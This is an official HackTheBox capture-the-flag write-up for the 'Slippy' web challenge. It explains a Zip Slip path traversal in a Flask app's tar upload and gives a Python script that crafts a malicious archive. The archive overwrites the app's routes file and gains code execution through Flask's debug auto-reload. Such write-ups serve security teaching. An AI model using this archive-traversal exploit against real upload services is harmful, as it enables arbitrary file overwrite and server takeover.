



HACKTHEBOX



Slippy

16th Nov 2021 / Document No. D22.102.106

Prepared By: Rayhan0x01

Challenge Author(s): Rayhan0x01, Makelaris

Difficulty: **Easy**

Classification: Official

Synopsis

- The challenge involves exploiting a Zip Slip vulnerability in the file upload for arbitrary file overwrite and RCE via Python Flask debug mode.

Skills Required

- HTTP requests interception via proxy tools, e.g., Burp Suite / OWASP ZAP.
- Basic understanding of Python.


Skills Learned

- Exploiting Zip Slip vulnerability in Python Tar library.
- RCE in Python Flask application with file overwrite.


Solution

Application Overview


Visiting the application homepage displays a file upload form to upload `tar.gz` files:



After uploading an archive, it displays the extracted files list linked to individual files:



Uploading a file sends the following API request:



That's pretty much all the accessible features in this web application.

Arbitrary file write via Zip Slip vulnerability

The `/api/unslippy` endpoint responsible for file upload is defined in `application/blueprints/routes.py`:

```

@api.route('/unslippy', methods=['POST'])
def cache():
    if 'file' not in request.files:
        return abort(400)

    extraction = extract_from_archive(request.files['file'])
    if extraction:
        return {"list": extraction}, 200

    return '', 204

```

The endpoint accepts POST requests and calls the `extract_from_archive` function defined in `application/util.py` with the uploaded file that first saves the file to the temporary directory of the system and checks whether the file is a tar file. If that's verified, it opens the file and extracts all the file content using the `tar.extractall()` method:

```

def extract_from_archive(file):
    tmp = tempfile.gettempdir()
    path = os.path.join(tmp, file.filename)
    file.save(path)

    if tarfile.is_tarfile(path):
        tar = tarfile.open(path, 'r:gz')
        tar.extractall(tmp)

        extractdir = f'{main.app.config["UPLOAD_FOLDER"]}/{generate(15)}'
        os.makedirs(extractdir, exist_ok=True)

        extracted_filenames = []

        for tarinfo in tar:
            name = tarinfo.name
            if tarinfo.isreg():
                filename = f'{extractdir}/{name}'
                os.rename(os.path.join(tmp, name), filename)
                extracted_filenames.append(filename)
                continue

            os.makedirs(f'{extractdir}/{name}', exist_ok=True)

        tar.close()
        return extracted_filenames

    return False

```

A root folder is created inside the `/static/archives` directory, where all the tar items are to be saved. The extracted tar items are then iterated and checked whether they are regular files or directories. If the tar item is a folder, it's created inside the root folder. Let's take a look at the documentation for the [TarFile.extractall\(\)](#) method. We can see the following warning, which states it's possible to create files in arbitrary locations by specifying "." in paths:

`TarFile.extractall(path=".", members=None)`

Extract all members from the archive to the current working directory or directory *path*. If optional *members* is given, it must be a subset of the list returned by `getmembers()`. Directory information like owner, modification time and permissions are set after all members have been extracted. This is done to work around two problems: A directory's modification time is reset each time a file is created in it. And, if a directory's permissions do not allow writing, extracting files to it will fail.

Warning: Never extract archives from untrusted sources without prior inspection. It is possible that files are created outside of *path*, e.g. members that have absolute filenames starting with `"/"` or filenames with two dots `".."`.

New in version 2.5.

This vulnerability is widely known as the [Zip Slip Vulnerability](#).

RCE via Flask debug mode file overwrite

We have an arbitrary file creation vector through the Zip Slip vulnerability and the potential to overwrite existing files. If this were a PHP application, it would be straightforward to leverage it for RCE by placing a .php file in the web server's directory. However, since this is a Flask application, we'll have to look for another vector.

It's common knowledge for people who have previously developed a Flask application that running the application with the built-in debugger makes coding easier. For example, a Flask application in debug mode will [reload](#) upon changes in the application factory pattern.

```
. . .
class StatReloaderLoop(ReloaderLoop):
    name: Any = "stat"

    def run(self):
        mtimes = {}
        while 1:
            for filename in chain(_iter_module_files(), self.extra_files):
                try:
                    mtime = os.stat(filename).st_mtime
                except OSError:
                    continue

                old_time = mtimes.get(filename)
                if old_time is None:
                    mtimes[filename] = mtime
                    continue
                elif mtime > old_time:
                    self.trigger_reload(filename)
            self._sleep(self.interval)
        . . .
```

The application is currently running in debug mode as defined in the `run.py`:

```
from application.main import app

app.run(host='0.0.0.0', port=1337, debug=True, use_evalex=False)
```

We can replace the `/app/application/blueprints/routes.py` file with our Zip Slip vulnerability by creating the following malicious tar file in Python:

```
import tarfile, io

routes = '''
from flask import Blueprint

web = Blueprint('web', __name__)
api = Blueprint('api', __name__)

@web.route('/')
def flag():
```

```
    return open('/app/flag').read()
'''

zipslip = io.BytesIO()
tar = tarfile.open(fileobj=zipslip, mode='w:gz')
info = tarfile.TarInfo('../app/application/blueprints/routes.py')
info.mtime = time.time()
info.size = len(routes)
tar.addfile(info, io.BytesIO(routes.encode()))
tar.close()
```

Since the application code is changed, the auto-reload feature in Flask debug mode is triggered, resulting in the new route code and allowing us to read the flag:



HTB{[REDACTED]}